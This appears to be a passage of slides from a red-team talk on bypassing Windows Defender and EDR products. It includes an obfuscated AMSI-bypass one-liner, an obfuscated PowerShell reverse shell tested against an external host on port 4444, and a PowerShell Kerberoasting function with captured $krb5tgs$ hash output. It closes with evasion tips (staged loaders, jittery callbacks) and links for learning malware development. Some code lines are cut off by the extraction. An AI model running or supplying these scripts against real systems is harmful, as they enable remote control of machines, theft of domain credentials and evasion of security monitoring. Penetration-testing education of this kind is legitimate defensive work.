d-r---          7/9/2024   8:01 AM                Pictures
d-r---          7/9/2024   8:01 AM                Saved Games
d-r---          7/9/2024   8:01 AM                Searches
d-r---          7/9/2024   8:01 AM                Videos
d-----          7/9/2024   8:00 AM                WINDOWS
```

```
PS C:\Users[redacted] Test-NetConne


ComputerName     : 54.[redacted]0
RemoteAddress    : 54.[redacted]0
RemotePort       : 4444
InterfaceAlias   : Ethernet 3
SourceAddress    : 1[redacted]
TcpTestSucceeded : True



[redacted]> [Ref].Assembl
tString([System.Convert]::FromBase64Str
]::FromBase64String('VQB0AGkAbABzAA==')
se64String('YQBtAHMAaQA=')) + $([System
dAA=')))) + $([System.Text.Encoding]::U
Public,Static')).SetValue($null,$true)
PS C:\Users[redacted] ${a}=&([Text.
}{2}{3}{0}{4}" -f 'ets.TCPCl','Sy','ste
eaM"();[byte[]]${c}=0..65535|%{0};while
.GetString([Convert]::FromBase64String(
)."G`etSt`RiNg"(${c},0,${d});if(${e}){$
ring('T3V0LVN0cmluZw=='))));${g}=${f}+"
p`ATH"+"> ";${h}=(([Text.Encoding]::ASC
H"()}}};${a}."CL`oSe"();
```

Bypass – PWSH Kerberoasting




Command Prompt - powershell.exe

```
PS C:\Users\[redacted]function G-KU {
>>     try {
>>         Add-Type -AssemblyName "System.IdentityModel" -ErrorAction Stop
>>     } catch {
>>         Write-Warning "Failed to load System.IdentityModel assembly: $_"
>>         return
>>     }
>>
>>     $d = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
>>     $s = New-Object ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('U3lzdGVtLkRpcmVjdG9yeVNlcnZpY2VzLkRpcmVjdG9yeVN
lYXJjaGVy')))
>>     $s.SearchRoot = "LDAP://$($d.Name)"
>>     $s.Filter = "(&(objectCategory=person)(objectClass=user)(servicePrincipalName=
>>     $s.PropertiesToLoad.Add("samaccountname") | Out-Null
>>     $s.PropertiesToLoad.Add("servicePrincipalName") | Out-Null
>>
>>     $r = $s.FindAll()
>>
>>     foreach ($i in $r) {
>>         $u = $i.Properties
>>         $n = $u.samaccountname[0]
>>         $p = $u.serviceprincipalname
>>
>>         foreach ($sp in $p) {
>>             try {
>>                 $t = New-Object ([Text.Encoding]::ASCII.GetString([Convert]::FromB
zLktlcmJlcm9zUmVxdWVzdG9yU2VjdXJpdHlUb2tlbg==''))) -ArgumentList $sp
>>                 $tb = $t.GetRequest()
>>
>>                 $th = [BitConverter]::ToString($tb) -replace '-'
$krb5tgs$23$[redacted]
$5D79C590F2D[redacted]
C9EA0B0230FE[redacted]
64F4952EEAB7[redacted]
BCA8CB13AB63[redacted]
19FD29761F6E[redacted]
80AA05B3647E[redacted]
D407767ECBAD[redacted]0E665249F
```

Tips

- Low entropy
- Encrypted traffic, clean domains, jittery callbacks
- Staged loaders
- Look for OST and manually modify
- Various techniques exits (you often have to combine them)
- Different EDRs have different weaknesses
- RMM / Legit third-party tools


CUSTOM C2, MALWARE, AND WRITE IT ALL FROM SCRATCH
COMMERCIAL TOOLS + OPENSOURCE REPOS
COMMERCIAL TOOLS + CUSTOMIZE OPENSOURCE REPOS
34%
34%
68%
14%
14%
0.1%
2%
2%
0.1%
95%
IQ score
55
70
85
100
115
130
145
imgflip.com

Takeaways

- If your company has capabilities for this research – USE IT!!
- The cat and mouse game continues despite all advances in endpoint protection
- Commercial + OST + Custom = Win
- Don’t get attached to your work
- Good malware != Successful Engagement
- Getting in is easy, staying in is hard

Getting Started

- Learn a language (C, C#, Rust, Nim, Go, Python)
- Learn OS Internals (WinAPI, PE, Processes)
- Learn how to use a debugger
- Start learning the different techniques
- Start experimenting by combining these techniques

Thanks

- https://0xstarlight.github.io/posts/Bypassing-Windows-Defender/
- https://nehrunayak.medium.com/introduction-to-antivirus-tryhackme-3bdbdc6d8ab8
- https://blog.ahasayen.com/microsoft-defender-antivirus/
- https://learn.microsoft.com/en-us/sysinternals/resources/windows-internals
- https://maldevacademy.com
- https://www.ired.team
- https://unprotect.it
- https://vx-underground.org/Papers/Windows
- https://nostarch.com/evading-edr